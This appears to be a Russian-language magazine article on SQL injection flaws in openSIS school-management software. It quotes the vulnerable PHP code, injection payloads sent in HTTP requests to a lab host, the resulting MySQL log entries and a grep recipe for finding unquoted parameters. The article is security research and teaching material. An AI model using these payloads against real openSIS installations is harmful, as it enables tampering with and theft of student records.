
Забегая вперед, скажу, что мы найдем (но не будем эксплуатировать) «слепые» SQL-инъекции. В отличие от других форм SQLi, слепые SQL-инъекции не раскрывают данные напрямую и требуют тонкого подхода к извлечению данных. Слепые SQL-инъекции делятся на две основные категории: на основе булевых значений и на основе времени.

В булевой слепой SQLi мы изменяем SQL-запрос так, чтобы система возвращала булево значение — то есть ответ на то, истинно выражение или ложно. Этот тип атаки использует бинарную природу ответов: содержимое веб-страницы или код ответа HTTP будет изменяться в зависимости от истинности внедренного запроса. Например, изменение запроса может привести к тому, что какие-то элементы на веб-странице будут появляться и исчезать в зависимости от того, истинны ли результаты запроса (условие существует в базе данных) или ложны (его нет).

Временные слепые SQL-инъекции более скрытны. Здесь мы внедряем SQL-команды, которые заставляют базу данных задуматься чуть дольше обычного, и используем это, чтобы вытащить из нее данные. Отсутствие визуальной обратной связи на странице делает эти атаки особенно трудными для обнаружения. Если условие запроса истинно, ответ базы данных намеренно задерживается, и отсутствие задержки означает «ложь». Измеряя время ответа, мы можем определить наличие или отсутствие конкретных данных в базе.

НЕАУТЕНТИФИЦИРОВАННЫЕ SQLI

При поиске багов в приложении ты должен ориентироваться в первую очередь на уязвимости, которые не требуют аутентификации пользователя, так как они самые опасные. Я нашел две похожие SQL-инъекции в разделе «Студент» в функциях, отвечающих за восстановление имени пользователя и пароля.



Я отправил два запроса: первый, имитируя работу формы Forgot Password, второй — Forgot Username.

Forgot Password:

```
POST /openSIS/ResetUserInfo.php HTTP/1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0

pass_user_type=pass_student&pass_type_form=password&password_stn_
id=XSS&uname=aaaaa&month_password_dob=04&day_password_dob=25&year_
password_dob=2024&pass_email=bbbbb&password_stf_email=ccccc&
TOKEN=697a3d1713a51879a79ee08052d4683c68d78a1c776f606e32e92127d04c33e
5
```

Forgot Username:

```
POST /openSIS/ResetUserInfo.php HTTP/1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0

uname_user_type=uname_student&user_type_form=username&username_stn_
id=XSS&pass=aaaaaaa&month_username_dob=04&day_username_dob=30&year_
username_dob=2024&un_email=&username_stf_email=&
TOKEN=bf2278f6caffbf561127ce91c29849fdff3b9add9d88dcd7118f8cf1fca807b
5&
save=Confirm
```

Вот в какие SQL-запросы это трансформировалось:

```
Query   SELECT s.* FROM students s,login_authentication la
 WHERE la.USER_ID=s.STUDENT_ID AND la.USERNAME='aaaaa'
 AND s.BIRTHDATE='2024-04-25' AND s.STUDENT_ID=XSS AND la.PROFILE_ID=
3

Query   SELECT la.PASSWORD FROM students s,login_authentication la
 WHERE la.USER_ID=s.STUDENT_ID  AND s.BIRTHDATE='2024-04-30'
 AND la.PROFILE_ID=3 AND s.STUDENT_ID=XSS
```

Как видишь, `s.STUDENT_ID` не заключен в кавычки, что делает эту переменную уязвимой для SQL-инъекций. Я могу использовать полезную нагрузку `XSS OR 1=1`:

```
tail -f  /var/log/mysql/mysql.log | grep -i 'xss'
2024-04-27T13:35:15.303711Z      9 Query
 SELECT s.* FROM students s,login_authentication la
 WHERE la.USER_ID=s.STUDENT_ID AND la.USERNAME='aaaaa'
 AND s.BIRTHDATE='2024-04-25' AND s.STUDENT_ID=XSS OR 1=1
 AND la.PROFILE_ID=3

2024-04-27T13:35:29.563796Z     10 Query
 SELECT la.PASSWORD FROM students s,login_authentication la
 WHERE la.USER_ID=s.STUDENT_ID  AND s.BIRTHDATE='2024-04-30'
 AND la.PROFILE_ID=3 AND s.STUDENT_ID=XSS OR 1=1
```

Вот как выглядит уязвимый код для восстановления юзернейма. Файл `ResetUserInfo.php`, строка 395:

```
$get_stu_info = DBGet(DBQuery('SELECT la.PASSWORD FROM students s,
login_authentication la
 WHERE la.USER_ID=s.STUDENT_ID  AND s.BIRTHDATE='' . date('Y-m-d',
strtotime($stu_dob)) . ''
 AND la.PROFILE_ID=3 AND s.STUDENT_ID=' . $username_stn_id . ''));
```

А вот уязвимый код, который обрабатывает форму восстановления пароля. Файл `ResetUserInfo.php`, строка 296:

```
$stu_info = DBGet(DBQuery('SELECT s.* FROM students s,
login_authentication la
 WHERE la.USER_ID=s.STUDENT_ID AND la.USERNAME='' . $uname . ''
 AND s.BIRTHDATE='' . date('Y-m-d', strtotime($stu_dob)) . ''
 AND s.STUDENT_ID=' . $password_stn_id . ' AND la.PROFILE_ID=3'));
```

Отсюда мы можем понять, что если грепнуть по выражению `='  .  $`, то мы, вероятно, получим все параметры, которые не заключены в кавычки.

Например, используем вот такую команду:

```
find . -exec grep -R "='  \\. \\$"  {} \; 2>/dev/null | grep 'DBQuery'
```

В результате мы получим все параметры, которые не заключены в кавычки, а также множество других параметров, которые могут быть уязвимы. Проверять их все не стоит нашего времени, поэтому продолжим искать уязвимости:

```
./index.php: $usr_prof = DBGet(DBQuery('SELECT * FROM user_profiles
WHERE ID=' . $login_uniform['PROFILE_ID']));
./index.php: $check_enrollment = DBGet(DBQuery('SELECT COUNT(*) AS
REC_EX FROM student_enrollment WHERE STUDENT_ID=' . $login_uniform[
'USER_ID'] . ' AND END_DATE<'' . date('Y-m-d') . '' ORDER BY ID DESC
LIMIT 0,1'));
./index.php:                $opensis_staff_access = DBGet(DBQuery(
'SELECT * FROM staff_school_info WHERE STAFF_ID=' . $login_Check[1][
'STAFF_ID']));
```

АУТЕНТИФИЦИРОВАННЫЕ SQLI

School Setup

У этого приложения очень интересный подход к защите от SQL-инъекций, называемый `SingleQuoteReplace`.

```
function singleQuoteReplace($param1, $param2, $param3) {
    if(empty($param1))  $param1 = false;
    if(empty($param2))  $param2 = false;
    return str_replace("'", "''", str_replace("'", "'", $param3));
```

Эта функция, по сути, заменяет одну одинарную кавычку двумя одинарными кавычками, тем самым предотвращая SQL-инъекцию.

Давай проверим параметр `TITLE` в запросе ниже:

```
POST /openSIS/Modules.php?modname=schoolsetup/MarkingPeriods.php&mp_
term=FY&marking_period_id=18&year_id=&semester_id=&quarter_id= HTTP/
1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=m0is4jrd2i2l5bba7ulomve02o
Connection: close

tables[18][TITLE]=XSS&tables[18][SHORT_NAME]=FYaaaaaaa&tables[18][
DOES_COMMENTS]=Y&tables[18][DOES_GRADES]=Y&tables[18][DOES_EXAM]=Y&
month_tables[18][START_DATE]=09&day_tables[18][START_DATE]=01&year_
tables[18][START_DATE]=2023&month_tables[18][END_DATE]=08&day_tables[
18][END_DATE]=31&year_tables[18][END_DATE]=2024&month_tables[18][
POST_START_DATE]=09&day_tables[18][POST_START_DATE]=01&year_tables[
18][POST_START_DATE]=2023&month_tables[18][POST_END_DATE]=08&day_
tables[18][POST_END_DATE]=31&year_tables[18][POST_END_DATE]=2024&btn_
save=Save
```

Когда я отправляю запрос, подобный приведенному выше, я вижу:

```
2024-04-27T14:35:37.678456Z     70 Query
 SELECT * FROM marking_periods WHERE upper(TITLE)='XSS'
 AND SCHOOL_ID='1' AND SYEAR='2024'AND MARKING_PERIOD_ID NOT IN('18')
```


Если вместо `XSS` я введу `XSS'`, SQL-запрос будет немного другим:

```
2024-04-27T14:36:10.103810Z     81 Query
 SELECT * FROM marking_periods WHERE upper(TITLE)='XSS'''
 AND SCHOOL_ID='1' AND SYEAR='2024'
 AND MARKING_PERIOD_ID NOT IN('18')
```

Моя одинарная кавычка заменяется двумя одинарными кавычками. Чтобы сделать этот случай более понятным, ты можешь использовать простой PHP-код, чтобы проверить это самостоятельно.

```
<?php
function singleQuoteReplace($param1, $param2, $param3) {
    if(empty($param1))  $param1 = false;
    if(empty($param2))  $param2 = false;
    return str_replace("'", "''", str_replace("'", "'", $param3));
}
echo singleQuoteReplace('', '', "XSS'");
echo "\n";
?>
```

Результат:



```
root@ubuntu:~# php 1.php
XSS''
```

Давай заглянем в исходники, относящиеся к этой части приложения. Нам нужен файл `modules/schoolsetup/MarkingPeriods.php`, строка 271:

```
$TITLE_COUNT =  DBGet(DBQuery('SELECT * FROM marking_periods
 WHERE upper(TITLE)='' . strtoupper(singleQuoteReplace('', '',
$value)) . ''
 AND SCHOOL_ID='' . UserSchool() . '' AND SYEAR='' . UserSyear() . ''
 AND MARKING_PERIOD_ID NOT IN('' . $_REQUEST['marking_period_id'] .
'')'));
```

Есть еще один SQL-запрос, связанный с запросом выше:

```
UPDATE school_years SET TITLE='XSS''',TITLE='XSS''' WHERE
MARKING_PERIOD_ID='18'
```

Его код находится в `modules/schoolsetup/MarkingPeriods.php`, строки 270–286:

```
$sql = 'UPDATE ' . $table . ' SET ';
 foreach ($columns as $column => $value) {
  $value = paramlib_validation($column, trim($value));
  if ($column == 'DOES_GRADES' && $value == '') {
   $sql_ex = 'update ' . $table . ' set DOES_EXAM='' where
marking_period_id='' . $_REQUEST['marking_period_id'] . ''';
  }
  if ($column == 'TITLE' && $columns['TITLE'] != '') {
   $TITLE_COUNT = DBGet(DBQuery('SELECT * FROM marking_periods WHERE
upper(TITLE)='' . strtoupper(singleQuoteReplace('', '', $value)) .
'' AND SCHOOL_ID='' . UserSchool() . '' AND SYEAR='' . UserSyear() .
''AND MARKING_PERIOD_ID NOT IN('' . $_REQUEST['marking_period_id'] .
'')'));

   if (is_countable($TITLE_COUNT) && count($TITLE_COUNT) > 0) {
    $err_msg = _titleAlreadyExists;
    break 2;
   } else {
    $sql .= $column . '='' . singleQuoteReplace('', '', trim(
$value)) . '',';
    $go = true;
   }
  }
```

Как видишь, наш запрос начинается с `'UPDATE ' . $table . ' SET ';`. Здесь `$table` — это, очевидно, имя таблицы. Дальше выполнение переходит ко второму оператору if, потому что мы установили заголовок `XSS`:

```
if ($column == 'TITLE' && $columns['TITLE'] != '')
```

Теперь мы попадаем в блок else:

```
$sql .= $column . '='' . singleQuoteReplace('', '', trim($value)) .
'',';
```

Я использовал `XSS'` в качестве входных данных, и это дало такой SQL-запрос:

```
2024-04-27T14:58:52.933692Z    241 Query
 UPDATE school_years SET TITLE='XSS''',TITLE='XSS''',SHORT_
NAME='FYaaaaaaa',
 DOES_COMMENTS='Y',DOES_GRADES='Y',DOES_EXAM='Y',
 POST_START_DATE='2023-09-01',POST_END_DATE='2024-08-31' WHERE
MARKING_PERIOD_ID='18'
```

Я решил удалить `SingleQuoteReplace` и посмотреть, что изменится в запросе:

```
$sql .= $column . '='' . $value . '',';
```

SQL-запрос:

```
2024-04-27T14:58:12.880333Z    230 Query
 UPDATE school_years SET TITLE='XSS'',TITLE='XSS''',SHORT_NAME='
FYaaaaaaa',
 DOES_COMMENTS='Y',DOES_GRADES='Y',DOES_EXAM='Y',POST_START_DATE='
2023-09-01',
 POST_END_DATE='2024-08-31' WHERE MARKING_PERIOD_ID='18'
```

Только значение первого столбца экранировано, второй `TITLE` остался прежним. Я вернул код обратно и вместо **18** написал **18"**:

```
POST /openSIS/Modules.php?modname=schoolsetup/MarkingPeriods.php&mp_
term=FY&marking_period_id=18&year_id=&semester_id=&quarter_id= HTTP/
1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=m0is4jrd2i2l5bba7ulomve02o
Connection: close
Content-Length: 546

tables[18''][TITLE]=XSS'&tables[18][SHORT_NAME]=FYaaaaaaa&tables[18][
DOES_COMMENTS]=Y&tables[18][DOES_GRADES]=Y&tables[18][DOES_EXAM]=Y&
month_tables[18][START_DATE]=09&day_tables[18][START_DATE]=01&year_
tables[18][START_DATE]=2023&month_tables[18][END_DATE]=08&day_tables[
18][END_DATE]=31&year_tables[18][END_DATE]=2024&month_tables[18][
POST_START_DATE]=09&day_tables[18][POST_START_DATE]=01&year_tables[
18][POST_START_DATE]=2023&month_tables[18][POST_END_DATE]=08&day_
tables[18][POST_END_DATE]=31&year_tables[18][POST_END_DATE]=2024&btn_
save=Save
```

Почему я заменил 18 в первом `tables[]`?

Поскольку запрос был `UPDATE school_years SET TITLE`, логично было изменить 18 в параметре `TITLE`. SQL-запрос сейчас такой:

```
2024-04-27T15:11:25.255965Z    314 Query UPDATE school_years SET TITLE
='XSS''',TITLE='XSS''' WHERE MARKING_PERIOD_ID='18'''
```

Почему `XSS'` был заменен `XSS''`, а `18''` остался как `18''` (то есть не изменился), если я вернул все в норму и включил функцию `SingleQuoteReplace`?

Потому что в коде `SingleQuoteReplace` заменяет одну одинарную кавычку двумя одинарными кавычками только в параметре первого столбца, а не в других. Инъекция здесь осуществляется в параметр `MARKING_PERIOD_ID`, и `SingleQuoteReplace` там не сработает.

Я поменял **18"** на `18'+OR+1%3d1%23`. Теперь запрос такой:

```
POST /openSIS/Modules.php?modname=schoolsetup/MarkingPeriods.php&mp_
term=FY&marking_period_id=18&year_id=&semester_id=&quarter_id= HTTP/
1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=m0is4jrd2i2l5bba7ulomve02o
Connection: close
Content-Length: 558

tables[18'+OR+1%3d1%23][TITLE]=XSS'&tables[18][SHORT_NAME]=FYaaaaaaa&
tables[18][DOES_COMMENTS]=Y&tables[18][DOES_GRADES]=Y&tables[18][
DOES_EXAM]=Y&month_tables[18][START_DATE]=09&day_tables[18][START_
DATE]=01&year_tables[18][START_DATE]=2023&month_tables[18][END_DATE]
=08&day_tables[18][END_DATE]=31&year_tables[18][END_DATE]=2024&month_
tables[18][POST_START_DATE]=09&day_tables[18][POST_START_DATE]=01&
year_tables[18][POST_START_DATE]=2023&month_tables[18][POST_END_DATE]
=08&day_tables[18][POST_END_DATE]=31&year_tables[18][POST_END_DATE]
=2024&btn_save=Save
```

SQL-запрос:

```
2024-04-27T15:14:17.857574Z    326 Query UPDATE school_years SET TITLE
='XSS''',TITLE='XSS''' WHERE MARKING_PERIOD_ID='18' OR 1=1#'
```

Некоторые случаи, включающие INSERT, могут быть трудными для тестирования, поскольку тебе придется каждый раз удалять вставленные значения. Один из таких случаев — в этом запросе:

```
POST /openSIS/Modules.php?modname=schoolsetup/SystemPreference.php&
modfunc=update&page_display=FAILURE HTTP/1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=m0is4jrd2i2l5bba7ulomve02o
Connection: close

failure%5BFAIL_COUNT%5D=1111
```

SQL-запрос:

```
INSERT INTO system_preference_misc (FAIL_COUNT) VALUES(11111)
```

Код SQL-запроса сформирован в файле `modules/schoolsetup/FailureCount.php`, строки 31–47:

```
if ($_REQUEST['modfunc'] == 'update') {
    if ($_REQUEST['failure']) {
        $TOTAL_COUNT = DBGet(DBQuery("SELECT COUNT(FAIL_COUNT) AS
TOTAL_COUNT FROM system_preference_misc"));
        $TOTAL_COUNT = $TOTAL_COUNT[1]['TOTAL_COUNT'];
        if ($TOTAL_COUNT == 0 && $_REQUEST['failure']['FAIL_COUNT'])
{
            DBQuery('INSERT INTO system_preference_misc (FAIL_COUNT)
VALUES(' . $_REQUEST['failure']['FAIL_COUNT'] . ')');
        } else if ($TOTAL_COUNT == 1) {
            $sql = 'UPDATE system_preference_misc SET ';
            foreach ($_REQUEST['failure'] as $column_name => $value)
{
                $sql .= "$column_name='" . str_replace("'", "''",
str_replace("`", "''", $value)) . "',";
            }
            $sql = substr($sql, 0, -1) . ' WHERE 1=1';
            DBQuery($sql);
        }
    }
    unset($_REQUEST['failure']);
}
```

Продолжение статьи →

ДЫРЫ В OPENSIS

РАЗБИРАЕМ SQL-ИНЪЕКЦИИ НА ЖИВОМ ПРИМЕРЕ

Здесь нет проверки и очистки, следовательно, этот параметр также уязвим для SQL-инъекций. И опять же, в этом случае мы можем использовать `grep ( ' .$` и получить другие уязвимые параметры.

Разработчик явно попытался предотвратить SQL-инъекцию, удвоив вставленные двойные кавычки, но это привело лишь к курьезу.

Отправляем запрос:

```
POST /openSIS/Modules.php?modname=schoolsetup/Courses.php&subject_
id=new HTTP/1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=m0is4jrd2i2l5bba7ulomve02o
Connection: close
Content-Length: 51

tables%5Bcourse_subjects%5D%5Bnew%5D%5BTITLE%5D=XSS
```

Получается вот такой SQL-запрос:

```
2024-04-27T18:33:20.677481Z  1489 Query
 INSERT INTO course_subjects (SCHOOL_ID,SYEAR,TITLE)
 values('1','2024',"XSS")
```

Все выглядит нормально, но в коде двойная кавычка дублируется. Смотри `modules/schoolsetup/Courses.php`, строку 1424:

```
$go = 0;
 foreach ($columns as $column => $value) {
     if ($value != '') {
         $value = trim(paramlib_validation($column, $value));
         $fields .= $column . ',';
         if (stripos($_SERVER['SERVER_SOFTWARE'], 'linux')) {
             $value = mysql_real_escape_string($value);
         }
         $value = str_replace('"', '""', $value);
         $values .= '"' . $value . '",';

         $go = true;
     }
 }
```

Это значит, что, если я введу `XSS"`, эта строка превратится в `XSS""`. Но есть и какая-то санитизация, где именно она происходит, я так и не выяснил. Когда я ввожу строку `XSS`, она превращается в `XSS"`. Но поскольку в приведенном выше коде есть вызов функции `str_replace`, он исправит `XSS"` на `XSS""`, что приведет к SQL-инъекции.

Итого: разработчик применил две меры безопасности — удвоение кавычки и санитизацию. И привело это только к созданию уязвимого кода, поскольку один подход противоречит другому и порядок их использования неверен.

Я решил отправить еще один запрос с полезной нагрузкой `XSS")#`:

```
POST /openSIS/Modules.php?modname=schoolsetup/Courses.php&subject_
id=new HTTP/1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=m0is4jrd2i2l5bba7ulomve02o
Connection: close
Content-Length: 54

tables%5Bcourse_subjects%5D%5Bnew%5D%5BTITLE%5D=XSS")#
```

SQL-запрос:

```
2024-04-27T18:38:34.728708Z  1495 Query
 INSERT INTO course_subjects (SCHOOL_ID,SYEAR,TITLE)
 values('1','2024',"XSS"")#")
```

Students

Случай, аналогичный описанному выше, произошел с одинарными кавычками.

Первый запрос:

```
POST /openSIS/Modules.php?modname=students/StudentFields.php&
table=student_field_categories HTTP/1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Cookie: PHPSESSID=5iesmnaum69q6unsnaalqbi2tc
Connection: close

tables%5Bnew%5D%5BTITLE%5D=XSS&tables%5Bnew%5D%5BSORT_ORDER%5D=1111&
tables%5Bnew%5D%5BINCLUDE%5D=bbbb
```

SQL-запрос:

```
SELECT COUNT(*) AS TITLE_FOUND FROM student_field_categories WHERE
TITLE='XSS'
```

Код `modules/students/StudentFields.php`, строка 58:

```
  } elseif ($table == 'student_field_categories') {
  if (trim($_REQUEST['tables']['new']['TITLE']) != '') {
   $chk_title = DBGet(DBQuery('SELECT COUNT(*) AS TITLE_FOUND FROM
student_field_categories WHERE TITLE='' . str_replace("'", "''",
trim($_REQUEST['tables']['new']['TITLE'])) . '''));
```

Как видно из кода, он заменяет одну одинарную кавычку двумя одинарными кавычками. Таким образом, он выйдет (`'`) из введенной нами кавычки, а затем добавит еще одну кавычку (`''`), тем самым выполнив SQL-инъекцию. Я буду использовать нагрузку `XSS'#`:

```
2024-04-30T13:35:45.590461Z    47 Query SELECT COUNT(*) AS
TITLE_FOUND FROM student_field_categories WHERE TITLE='XSS''#'
```

Тот же случай произошел и в файле `modules/students/EnrollmentCodes.php`, строки 37–54:

```
$sql = 'UPDATE student_enrollment_codes SET ';

 foreach ($columns as $column => $value) {
  if (($select_enroll[1]['TYPE'] == 'Roll' || $select_enroll[1][
'TYPE'] == 'TrnD' || $select_enroll[1]['TYPE'] == 'TrnE' || $value ==
'Roll' || $value == 'TrnD' || $value == 'TrnE') && $column == 'TYPE')
{
   $error = true;
   continue;
  }
  $value = paramlib_validation($column, trim($value));
  $sql .= $column . '='' . str_replace("'", "''", $value) . ' ',';
  $go = true;
 }
 $sql = substr($sql, 0, -1) . ' WHERE ID='' . $id . ''';
 if ($go)
  DBQuery($sql);

 if ($error) {
  ShowErrPhp(_canTEditTypeBecauseItIsNotEditable);
 }
```

Как ты видишь, для `$id` нет проверки, что делает его уязвимым для SQL-инъекций.

```
POST /openSIS/Modules.php?modname=students/EnrollmentCodes.php&
modfunc=update HTTP/1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Cookie: PHPSESSID=5iesmnaum69q6unsnaalqbi2tc
Connection: close
Content-Length: 152

LO_search=&values[14''][TITLE]=AAAA&values[14][SHORT_NAME]=BBB&
values[14][TYPE]=Drop&values[new][TITLE]=&values[new][SHORT_NAME]=&
values[new][TYPE]=
```

SQL-запрос:

```
2024-04-30T13:41:58.636133Z   140 Query
 UPDATE student_enrollment_codes
 SET TITLE='AAAA ' WHERE ID='14'''
```

Я использовал полезную нагрузку `14' OR 1=1 -- -`, SQL-запрос такой:

```
2024-04-30T13:43:42.143231Z   147 Query
 UPDATE student_enrollment_codes
 SET TITLE='AAAA ' WHERE ID='14' OR 1=1-- -'
```

В результате все названия были заменены.

Users

Это приложение продолжает удивлять меня: есть функции, которые на самом деле предотвращают SQL-инъекции (и некоторые из них созданы самими разработчиками), но разработчики эти каким-то невообразимым образом использовали эти функции так, что программа не просто осталась уязвимой — возможность для инъекций теперь есть вообще на каждой странице!

Инъекции можно предотвратить, например, перебирая значения из запроса средствами оператора `foreach`, как в строке 70 в `modules/users/includes/CertificationInfoInc.php`:

```
foreach ($_REQUEST['values'] as $cert_id => $cert_value) {
  if ($cert_id && $cert_id != 'new') {
   $sql = "UPDATE staff_certification SET ";
   foreach ($cert_value as $column => $value) {
    if (!is_array($value))
     $sql .= $column . "='" . str_replace("'", "''", $value) . "',";
    else {
     $sql .= $column . "='||";
     foreach ($value as $val) {
      if ($val)
       $sql .= str_replace('"', '"', $val) . '||';
     }
     $sql .= "',";
    }
   }
   $sql = substr($sql, 0, -1) . " WHERE STAFF_CERTIFICATION_ID='
$cert_id'";

   DBQuery($sql);
```

Но здесь `foreach`, наоборот, создает ситуацию, благодаря которой SQLi можно пропихнуть через любой параметр. Как видишь, `$cert_id` никак не санитизируется и берется из значения `"values"`, например:

```
POST /openSIS/Modules.php?modname=users/Staff.php&custom=staff&
include=CertificationInfoInc&category_id=4&staff_id=30&
modfunc=update HTTP/1.1
Host: 192.168.147.131
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryQS9jXjB4QidjJBZp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Cookie: PHPSESSID=0oelpc05g9clrnv5fdrvg8kvqr
Connection: close

------WebKitFormBoundaryQS9jXjB4QidjJBZp
Content-Disposition: form-data; name="error_handler"

------WebKitFormBoundaryQS9jXjB4QidjJBZp
Content-Disposition: form-data; name="LO_search"

Search
------WebKitFormBoundaryQS9jXjB4QidjJBZp
Content-Disposition: form-data; name="values[1][STAFF_CERTIFICATION_
NAME]"

AAAA2
------WebKitFormBoundaryQS9jXjB4QidjJBZp
Content-Disposition: form-data; name="month_values[1][STAFF_
CERTIFICATION_DATE]"

05
------WebKitFormBoundaryQS9jXjB4QidjJBZp
Content-Disposition: form-data; name="day_values[1][STAFF_
CERTIFICATION_DATE]"
...
```

Все, что содержит `"values"`, уязвимо, включая те случаи, когда вместо цифры стоит текст, например `values[new]`. Запрос к базе данных выглядит следующим образом:

```
root@ubuntu:~# tail -f  /var/log/mysql/mysql.log | grep 'WHERE
STAFF_CERTIFICATION_ID'
2024-05-02T17:37:22.846611Z  2032 Query
 UPDATE staff_certification  SET STAFF_CERTIFICATION_NAME='AAAA2',
 STAFF_PRIMARY_CERTIFICATION_INDICATOR=NULL,
 STAFF_CERTIFICATION_DATE='2024-05-01',
 STAFF_CERTIFICATION_EXPIRY_DATE='2024-05-31'
 WHERE STAFF_CERTIFICATION_ID='1'

2024-05-02T17:37:22.846988Z  2032 Query
 UPDATE staff_certification  SET
 STAFF_PRIMARY_CERTIFICATION_INDICATOR=NULL,
 STAFF_CERTIFICATION_DATE='2024-05-01',
 STAFF_CERTIFICATION_EXPIRY_DATE='2024-05-31'
